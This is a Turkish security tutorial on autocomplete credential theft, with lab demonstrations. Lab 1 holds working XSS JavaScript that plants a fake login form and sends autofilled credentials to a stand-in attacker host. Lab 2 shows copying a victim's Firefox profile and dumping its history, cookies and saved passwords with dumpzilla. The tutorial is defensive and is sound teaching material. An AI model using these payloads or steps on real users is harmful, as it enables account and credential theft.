

Autocomplete Enabled

Çoğu web tarayıcı HTML formlarına girilen kullanıcı hesaplarını hatırlatma konusunda bir mekanizmaya sahiptirler. Bu mekanizma enable edildiğinde kullanıcı hesapları kullanıcının makinesine depolanır. Depolanan kullanıcı hesapları bir sonraki ziyarette ise tarayıcı tarafından aynı uygulamaya çekilir.

Kullanıcı makinesinde depolanan otomatik tamamlama verileri kullanıcının makinesine “kullanıcı seviyesinde kod çalıştırma haklarıyla sızarak” ya da “fiziksel anlamda makineye erişerek” elde edilebilir. Örneğin kullanıcı seviyesinde kod çalıştırma haklarıyla sızma sonucu otomatik tamamlama verilerini almak için ilgili web uygulamanın farklı zafiyetlerinden (örn; XSS zafiyetinden) yararlanılabilir.

Hemen hemen tüm modern web tarayıcıları kullanıcı hesaplarını hatırlatmak için bir mekanizmaya sahiptirler. Ayrıyeten kullanıcılar third-party uygulamalar ile de hesaplarını yönetebilmektedirler. Tüm bu çözümler kullanıcıların zamanını kurtarmaktadır ve genellikle şifre unutmalarına karşı yardımcı olmaktadır. Hem tarayıcıların hem de third-party uygulamaların şifre hatırlatma mekanizmalarındaki en göze çarpan problem XSS ile sömürülebilmesidir. Çünkü birçok şifre hatırlatma mekanizması login form'larını doldurduğu için saldırgan form bir kez dolduruldu mu Javascript ile metin kutularının içeriklerini okuyabilir ve içerikleri Ajax talebi ile kendi sunucusuna göndererek hesapları ele geçirebilir. Bu işlem nasıl gerçekleşir detaylarıyla Uygulama 1 başlığında anlatılacaktır.

XSS zafiyetine karşı yaygın ve etkili olan çözümlerden biri oturum çerezlerine HTTPOnly bayrağını eklemektir. Bu çözüm genellikle saldırganların XSS ile kullanıcı çerezlerini çalmasını önüne geçer. Ancak yine de bu çözümün etrafından dolanarak HTTP Trace metodu yoluyla kullanıcı çerezleri çalınabilmektedir. Fakat uygulamada hem HttpOnly önlemi varsa ve hem de HTTP Trace metodu kapatılmışsa her ne kadar kullanıcı çerezlerinin çalınmasının önüne geçilmiş olsa da halen kullanıcı hesapları risk altındadır. XSS ile alınabilirler.

Kullanıcı makinesinde depolanan otomatik tamamlama verileri ayrıca son kullanıcı bilgisayarına fiziksel erişim imkanına sahip olduğunda da elde edilebilir. Örneğin son kullanıcı bilgisayarına fiziksel erişim imkanına sahip saldırganlar (ortak bilgisayarların kullanıldığı internet cafe, havaalanı terminalleri, ev gibi mekanlarda) son kullanıcı bilgisayarında son kullanıcının web tarayıcısı verilerini dump eden otomatize tool'lar kullanabilirler ve otomatik tamamlama verilerini alabilirler veya otomatize tool'ların kullanımının mümkün olmadığı durumlarda son kullanıcıya ait bilgisayarda web tarayıcıda tarayıcı geçmişinden en son ziyaret edilen web sayfalarını ziyaret edebilirler ve önceki girilen otomatik tamamlama denmiş verileri tarayıcıda gezinirken otomatik tamamlanması sonucu alabilirler. Son kullanıcı bilgisayarlarına fiziksel erişim yoluyla otomatize tool'lar kullanarak web tarayıcı verilerini dump etme ve otomatik tamamlama verilerini elde etme Uygulama 2 başlığında anlatılacaktır.

Bilgi:

Son kullanıcı bilgisayarına fiziksel erişim imkanına sahip olan saldırganlar son kullanıcı bilgisayarındaki web tarayıcıda önceki ziyaret edilen web sitelerini gezinirken otomatik tamamlamanın tetiklenmesiyle metin kutularının dolması ve verilerin elde edilmesi yolunda parola için tarayıcı arayüzünde saklama olduğundan sağ tık denetle yapıp <input kutusunun type kısmındaki “password”ü “text” yaparak otomatik tamamlama ile dolan parola bilgisini elde edebilirler.

Sonuç olarak bir web uygulamada otomatik tamamlamanın açık bırakılması açıklığı son kullanıcı bilgisayarlarına yazılımsal olarak başarılı bir sızma girişiminde veya fiziksel olarak erişim imkanı elde edildiğinde otomatik tamamlama verilerinin çalınabilmesine yol açar. Bu nedenle web uygulamalarda otomatik tamamlamanın kapatılması önerilmektedir. Bu sayede son kullanıcı bilgisayarlarında web uygulamaya dair hassas veriler depolanmamış olacaktır ve son kullanıcı güvenliği artırılmış olacaktır.

Uygulama 1

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Bu başlık altında XSS zafiyeti üzerinden uygulamada autocomplete edilen kullanıcı hesaplarını çalma işlemi gösterilecektir.

Gereksinimler

`/var/www/Autocomplete Credential Calma Uygulaması/`

Uygulamaya göre iki sayfa mevcuttur. Birinci sayfada (`index.php`'de) login formu, ikinci sayfada (`reflections.php`'de) XSS zafiyeti dolayısıyla kullanıcı hesabını çalma kodları yer almaktadır.

Not:

Bu uygulamadaki XSS ile kullanıcı hesaplarını çalma işleminin aşağıdaki şifre hatırlatma mekanizmalarında sınındığı ve sorunsuz çalıştığı belirtilmekte.


LastPass (Current version as of April 2012)

Chrome (version 17)

Firefox (version 11)

Internet Explorer (version 9)

Öncelikle kullanıcı login sayfasını görüntüleyecektir ve bilgilerini girecektir (Bilgiler `username:user1, password:secret`).



Şifre hatırlama mekanizması girilen bilgileri daha sonra hatırlatayım mı diye sorduğunda evet denilecektir.



Ardından kullanıcı uygulamanın XSS zafiyetine sahip sayfasına (ikinci sayfaya) gidecektir.




Saldırgan ikinci sayfada yer alan XSS zafiyeti dolayısıyla aşağıdaki Javascript kodlarını ikinci sayfaya yerleştirdi diyelim.

```
<script type="text/javascript">
  ex_username = "";
  ex_password = "";
  inter = "";
  function attack(){
    ex_username = document.getElementById('username').value;
    ex_password = document.getElementById('password').value;
    if(ex_username != "" | ex_password != ""){
      document.getElementById('xss').style.display = 'none'
      request=new XMLHttpRequest();
      url = "http://www.attackersite/pw/xss?username="+ex_username+"&password="+ex_password;
      request.open("GET",url,true);
      request.send();
      document.getElementById('xss').style.visibility='hidden';
      window.clearInterval(inter);
    }
  }
  document.write("\
  <div id='xss'>\
  <form method='post' action='index.php'>\
  username:<input type='text' name='username' id='username' value='' autocomplete='on'>\
  password:<input type='password' name='password' id='password' value='' autocomplete='on'>\
  <input type='submit' name='login' value='Log In'>\
  </form>\
```


```
</div>\n");\ninter = window.setInterval("attack()",100);\n</script>
```

Not: Bu Javascript kodları Internet Explorer'da uyumsuzluk nedeniyle çalışmamaktadır.

Bu yerleştirilen javascript kodları ikinci sayfaya uygulamanın login sayfasında kullanılan name attribute değerleriyle aynı olan kullanıcı adı ve şifre textbox'ları koymaktadır. Kurban uygulamanın gerçek login sayfasında autocomplete'e evet dediği için tarayıcı aynı uygulamanın XSS zafiyetine sahip sayfasında yer alacak login formunu da otomatik dolduracaktır.



Tarayıcının bu sahte login formuna yaptığı dolun işlemi sonrası Javascript kodları textbox'lardaki değerleri alacaktır ve AJAX kodları ile bu değerleri (kullanıcı adı ve şifreyi) saldırganın sitesine gönderecektir.



Böylelikle kurbanın hesabı çalınmış olacaktır. İlk bakışta neden textbox'lara onchange event'i konarak AJAX talebi tetiklemesi yapılmadı sorusu akla gelebilir. Bunun nedeni onchange event'inin tarayıcılar arasında pek de güvenilir sonuçlar vermemesinden dolayıdır. Onchange yerine textbox'ların otomatik doldurulması zamanlaması dolayısıyla (belirtilen sürede bekleyen ve süre bittiğinde belirtilen fonksiyonu çalıştıran) window.setInterval event'i kullanılmıştır. Bu event daha az zarif olsa da çok daha etkilidir.

Yukarıdaki javascript kodları IE'de çalışmamaktadır. Internet Explorer'da çalışmamasının nedeni Internet Explorer'un şifre hatırlatma mekanizmasının kullanıcı hesaplarını otomatik olarak doldurmamasından dolayıdır. Görüldüğü kadarıyla Internet Explorer kullanıcı hesaplarını domain

bazında, yani uygulamanın tamamında hatırlatma yerine sadece spesifik bir sayfaya özgü hatırlatma yapmaktadır. Bu işlem kullanılabilirlik açısından pek de uygun olmasa da şifre hatırlatma mekanizmasının güvenliğini yükseltme bakımından faydalı olmaktadır.

Form alanları hassas bilgiler (ör; kullanıcı adı, TC kimlik numarası, kredi kart numarası, CVV,... gibi bilgiler) içerebilir. Dolayısıyla autocomplete işlevinin hassas form alanlarında kullanılmaması önerilmektedir.

Uygulama 2

(~) Birebir denenmiştir ve kısmen başarıyla uygulanmıştır.

Gereksinimler

Ubuntu 18.04 LTS - Firefox	// Son Kullanıcı Makinesi - Ana Makine
Kali 2021.2 VM - Dumpzilla	// Saldırgan Makinesi - Sanal Makine

Dumpzilla Firefox, Iceweasel and Seamonkey web tarayıcılar için tarayıcıda depolu bilgileri dump etmeye yarayan bir forensic araçtır. Bu uygulamada son kullanıcı bilgisayarı Ubuntu 18.04 LTS'ye fiziksel erişim imkanı olan bir saldırganın Firefox web tarayıcı cache klasörünü kopyalayıp aldığı varsayılacaktır ve saldırganın kendi sisteminde (Kali 2021.2'de) bu aldığı klasörü dumpzilla ile parse etmesi sonucu son kullanıcı web tarayıcı bilgilerini dump etmesi ve otomatik tamamlama verilerini (web tarayıcıda kayıtlı parolaları) okuma uygulaması yapılacaktır.

Öncelikle Ubuntu 18.04 LTS ana makinesindeki Firefox web tarayıcının cache klasörü alınır.

Ubuntu 18.04 LTS Terminal:

```
> cp -R /home/hefese/.mozilla "/home/hefese/Desktop/Mozilla Cache Folder"  
> zip -r "Mozilla Cache Folder.zip" "Mozilla Cache Folder/"
```

(Ardından USB ile dosya alınır)

Not:

Mozilla Firefox'un Cache klasör için çeşitli işletim sistemlerindeki konumu dumpzilla'nın help menüsünde gösterilmektedir.

```
WinXP profile -> 'C:\Documents and Settings\%USERNAME%\Application Data\Mozilla'  
Win7 profile -> 'C:\Users\%USERNAME%\AppData\Roaming\Mozilla'  
MacOS profile -> '/Users/$USER/Library/Application Support/Firefox'  
Unix profile -> '/home/$USER/.mozilla/'
```

Saldırgan kendi sisteminde dumpzilla adı verilen Firefox enumeration aracını aldığı cache klasöründeki bir klasörü göstererek kullanır ve son kullanıcının Firefox hareketlerini ve bilgilerini görüntüler.

Kali 2021.2 Terminal:

```
> unzip Mozilla\ Cache\ Folder.zip  
> cd "Mozilla Cache Folder/Firefox/"  
> apt-get install dumpzilla
```

> dumpzilla s3fyn18u.default/ --History // Cache klasöründeki xxx.default/
// isimli klasör gösterilir

Not:

Mozilla Firefox cache klasöründeki hangi dosyanın dumpzilla'ya verileceği bilgisi dumpzilla'nın help menüsünde gösterilmektedir.


WinXP profile -> 'C:\Documents and Settings\%USERNAME%\Application Data\Mozilla\Firefox\Profiles\xxxx.default'

Win7 profile -> 'C:\Users\%USERNAME%\AppData\Roaming\Mozilla\Firefox\Profiles\xxxx.default'

MacOS profile -> '/Users/\$USER/Library/Application Support/Firefox/Profiles/xxxx.default'

Unix profile -> '/home/\$USER/.mozilla/firefox/xxxx.default'

Çıktı:



```
kali@kali: ~/Desktop/Mozilla_Cache_Folder/firefox/s3fyn18u.default/places.sqlite
SHA256 hash: 51e5c0e1c408a5899a806032fa450d2f5e238416aa8f6c7899aed7a8471

History
== History ==
Source file: /home/kali/Desktop/Mozilla_Cache_Folder/firefox/s3fyn18u.default/places.sqlite
SHA256 hash: 51e5c0e1c408a5899a806032fa450d2f5e238416aa8f6c7899aed7a8471

Last Access:
Title:
URL: https://support.mozilla.org/en-US/products/firefox
Frequency:

Last Access:
Title:
URL: https://support.mozilla.org/en-US/kb/customize-firefox-controls-buttons-and-toolbars?utm_source=firefox-browser&utm_medium=default-bookmarks&utm_campaign=customize
Frequency:

Last Access:
Title:
URL: https://www.mozilla.org/en-US/contribute/
Frequency:

Last Access:
Title:
URL: https://www.mozilla.org/en-US/about/
Frequency:

Last Access:
Title:
URL: http://www.ubuntu.com/
Frequency:

Last Access:
Title:
URL: http://wiki.ubuntu.com/
Frequency:

Last Access:
Title:
URL: https://answers.launchpad.net/ubuntu/+addquestion
Frequency:

Last Access:
Title:
URL: http://www.debian.org/
Frequency:

Last Access:
Title:
URL: https://www.mozilla.org/en-US/firefox/central/
Frequency:

Last Access:
Title:
```

```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Desktop/M...
kali@kali: ~/Desktop/Mozilla Cache Folder/firefox
File Actions Edit View Help
Frequency: 1
Last Access: 2019-04-30 02:51:42
Title:
URL: http://my.lnwervers.com.tr/
Frequency: 1
Last Access: 2019-04-30 02:51:43
Title:
URL: https://my.lnwervers.com.tr/index.php
Frequency: 1
Last Access: 2019-04-30 02:51:50
Title: LNWervers - Müşteri Paneli
URL: https://my.lnwervers.com.tr/clientarea.php?incorrect=true
Frequency: 1
Last Access: 2019-04-30 02:52:08
Title: LNWervers - Müşteri Paneli
URL: https://my.lnwervers.com.tr/clientarea.php
Frequency: 2
Last Access: 2019-04-30 02:52:12
Title: LNWervers - Müşteri Paneli
URL: https://my.lnwervers.com.tr/clientarea.php?action=serviceslevel2-hostinglevel3-bayii
Frequency: 1
Last Access: 2019-04-30 02:52:17
Title: LNWervers - Müşteri Paneli
URL: https://my.lnwervers.com.tr/clientarea.php?action=productdetails6id-1518
Frequency: 1
Last Access: 2019-04-30 02:52:21
Title:
URL: https://my.lnwervers.com.tr/clientarea.php?action=productdetails6id-1518dosinglesignon-16app-Database_phpMyAdmin
Frequency: 1
Last Access: 2019-04-30 02:52:22
Title:
URL: https://linh.lwmdns.net:2083/cpsess0269677685/login/?goto_uri=frontendX2fpaper_lanternX2fsqlX2fPhpMyAdmin.html#session=includek3a0pcc8fEcp80YHf_VK3acreate_user_sessionX2c4c165cfb8531b05ae4bde0d5653365
Frequency: 1
Last Access: 2019-04-30 02:52:22
Title: cPanel - phpMyAdmin
URL: https://linh.lwmdns.net:2083/cpsess0269677685/frontend/paper_lantern/sql/PhpMyAdmin.html?login=1&post_login=84190502371082
Frequency: 1
Last Access: 2019-04-30 02:52:23
Title: linh.lwmdns.net / localhost | phpMyAdmin 4.8.3
URL: https://linh.lwmdns.net:2083/cpsess0269677685/3rdparty/phpMyAdmin/index.php
Frequency: 1
Last Access: 2019-04-30 02:52:27
Title: linh.lwmdns.net / localhost | phpMyAdmin 4.8.3
URL: https://linh.lwmdns.net:2083/cpsess0269677685/3rdparty/phpMyAdmin/server_databases.php?lang=en
```


```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Desktop/M...
kali@kali: ~/Desktop/Mozilla Cache Folder/firefox
File Actions Edit View Help
Title: What's going on with Firefox in Bionic? Can we expect updates or a snap? - Desktop - Ubuntu Community Hub
URL: https://discourse.ubuntu.com/t/whats-going-on-with-firefox-in-bionic-can-we-expect-updates-or-a-snap/4304/11
Frequency: 1
Last Access: 2019-06-19 08:29:14
Title: What's going on with Firefox in Bionic? Can we expect updates or a snap? - Desktop - Ubuntu Community Hub
URL: https://discourse.ubuntu.com/t/whats-going-on-with-firefox-in-bionic-can-we-expect-updates-or-a-snap/4304/10
Frequency: 1
Last Access: 2019-06-19 08:29:18
Title: What's going on with Firefox in Bionic? Can we expect updates or a snap? - Desktop - Ubuntu Community Hub
URL: https://discourse.ubuntu.com/t/whats-going-on-with-firefox-in-bionic-can-we-expect-updates-or-a-snap/4304/5
Frequency: 1
Last Access: 2019-06-19 08:32:21
Title: Google
URL: https://www.google.com.tr/
Frequency: 15
Last Access: 2019-06-19 08:38:25
Title: Burp Suite Community Edition
URL: http://burp/
Frequency: 3
Last Access: 2019-06-19 08:38:33
Title: cacert.der
URL: http://burp/cert
Frequency:
Last Access: 2019-06-19 08:40:24
Title: Anasayfa | #include <karabük>
URL: http://www.includekarabuk.com/
Frequency: 8
Last Access: 2019-06-19 08:45:10
Title: Anasayfa | #include <karabük>
URL: https://www.includekarabuk.com/
Frequency:
Last Access: 2019-06-19 08:45:36
Title:
URL: http://www.google.com.tr/
Frequency: 1
== Total Information
Total History : 196
kali@kali: ~/Desktop/Mozilla Cache Folder/firefox
```

Görüldüğü üzere cache klasöründe --History parametresi ile son kullanıcının firefox web tarayıcıda ziyaret ettiği web siteler bilgisini okuduk. Aynı şekilde örneğin --Cookies parametresi ile son kullanıcının firefox web tarayıcısındaki çerezlerini okuyabiliriz.

Kali 2021.2 Terminal:

> dumpzilla s3fyn18u.default/ --Cookies

Çıktı:




Son kullanıcının web tarayıcıda depolu otomatik tamamlama verilerini okuyabilmek için -- Passwords parametresi kullanılmalıdır. Bu parametre ile son kullanıcının firefox web tarayıcısındaki ziyaret ettiği web sitelerdeki Beni Hatırla yaptığı kayıtlı kullanıcı adı ve parola gibi bilgiler okunabilir.

Kali 2021.2 Terminal:

> dumpzilla s3fyn18u.default/ --Passwords

Çıktı:



```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali:~/DesktopM...
kali@kali:~/Desktop/Mozilla Cache Folder/firefox
kali@kali:~/Desktop/Mozilla Cache Folder/firefox x root@kali: /home/kali/Desktop/Mozilla Cache Folder/firefox x
Password:
-- Passwords
Source file: /home/kali/Desktop/Mozilla Cache Folder/firefox/s3fyn18u.default/logins.json
SHA256 hash: 4e97c259e1842fbfa28b228ab7bbf99ca5d1cb48a899aeb0d9833e94c83c98f
Web: chrome://FirefoxAccounts
User field:
Password field:
User login (crypted): MFIEEPgAAAAAAAAAAAAAAAAAAEFAYIKoZihvNwecECLQz3dtcco-8Cg9/JLBUPhz0d06WYyLpZzQrPhgJoJ/9hdvqq2QjV/NPhP1K26VQR
Password login (crypted): MIEESAOQAAAAAAAAAAAAAAAAAATAU8ggg8ki0w80802iDZkxssyMEgg04E5HFP09p9c:3iR03sXWYF52FfzFh9d17hd8Zc1iaFFw1Vn0XTNo512uP0Dh0MvAYLuy7qP13UABFXISp8vqm60T6v9Prz2N50Zs+5Mm1CvXyA
svyxCnSA0und0FUB1np23qz2Z0KX771660Kv79L8qC7ztdpIh31:BG-088xy0Dn1+ULZf7k6M32neUYG8naewPG6ASwaF8FADJNGKDYBn0vJJA/EU4Nk03PWJ88eqA98ZuzrJUpfK4AD3H1h8Hb04F3*TNKJGH81f4xC3ascsvJHpgcvLlq9FpP2J0893bKz
eYU0uuX95w8wpz7NSu0Iwft+T8puIBSL2WFF7HicKSp1SET12G4Pryz5fZbahIuLL3nBUUggsV8cy77Epu17GTAb9Kuc3gUHE/g0MgFEWbYwFuhNwL/7LufLVk83o2Ld5PrnEhM6uZz5tN8]+MzoCUEKRO0LXc2UF0/25Zihb3LftJ0MzLny88DxR8X++455A0K5X
U029Mc8m54HfW0pp8U0kicTRkz/3TKcW3Ksp3JhV6oa1Dw5+Tqew=
Created: 2018-12-17 08:43:20
Last used: 2018-12-17 08:41:20
Change: 2018-12-17 08:42:25
Frequency: 1
Web: http://localhost
User field: username
Password field: password
User login (crypted): MDIEEPgAAAAAAAAAAAAAAAAAAEFAYIKoZihvNwecECFJlBag3CpU0BA1sm1665hneQw=
Password login (crypted): MDIEEPgAAAAAAAAAAAAAAAAAAEFAYIKoZihvNwecEChvqkvw6i8BAhB1wzmmwNRa=
Created: 2019-02-08 07:17:57
Last used: 2019-06-19 07:22:29
Change: 2019-02-08 07:17:57
Frequency: 10
Web: http://172.16.6.247
User field: username
Password field: password
User login (crypted): MDIEEPgAAAAAAAAAAAAAAAAAAEFAYIKoZihvNwecECOR9pM09SNfMBAgtUf6gQA3gg=
Password login (crypted): MDIEEPgAAAAAAAAAAAAAAAAAAEFAYIKoZihvNwecECAB59A8aexKBAJ6x3bPdareoqA=
Created: 2019-06-14 06:43:40
Last used: 2019-06-14 06:43:40
Change: 2019-06-14 06:43:40
Frequency: 1
-- Total Information
Total Decode Passwords : 3
Total Passwords : 3
kali@kali:~/Desktop/Mozilla Cache Folder/firefox
```

Görüldüğü üzere cache klasöründe --Passwords parametresi ile son kullanıcının firefox web tarayıcıda ziyaret ettiği web sitelerdeki otomatik tamamladığı kullanıcı adı ve parolalarını okuduk.

[*] Uyarı:

Mozilla Firefox'da beni hatırla halinde olan başka kullanıcı adı ve parola ikilileri de mevcuttu. Fakat onlar cache klasöründen okunamamıştır.

[*] Not:

Cache klasöründen tüm okunabilecek bilgileri ekrana basmak için dumpzilla parametresiz kullanılabilir.

Kali 2021.2 Terminal:

```
> dumpzilla s3fyn18u.default/
```

Çıktı:

```
File Machine View Input Devices Help
kali@kali: ~/Desktop/M... Mozilla Cache Folder
kali@kali: ~/Desktop/Mozilla Cache Folder/firefox

kali@kali: ~/Desktop/Mozilla Cache Folder/firefox
└─$ dumpzilla s3fym18u.default
[Error] Error decoding passwords: libnss not found (libnss1.so)
[Error] <class "UnicodeDecodeError">: "utf-8" codec can't decode byte 0x46 in position 8: invalid start byte. Please check locale settings to verify UTF-8 is set!
[Error] Sessions database: Can't process file sessionstore.json1z4: <class "AttributeError">
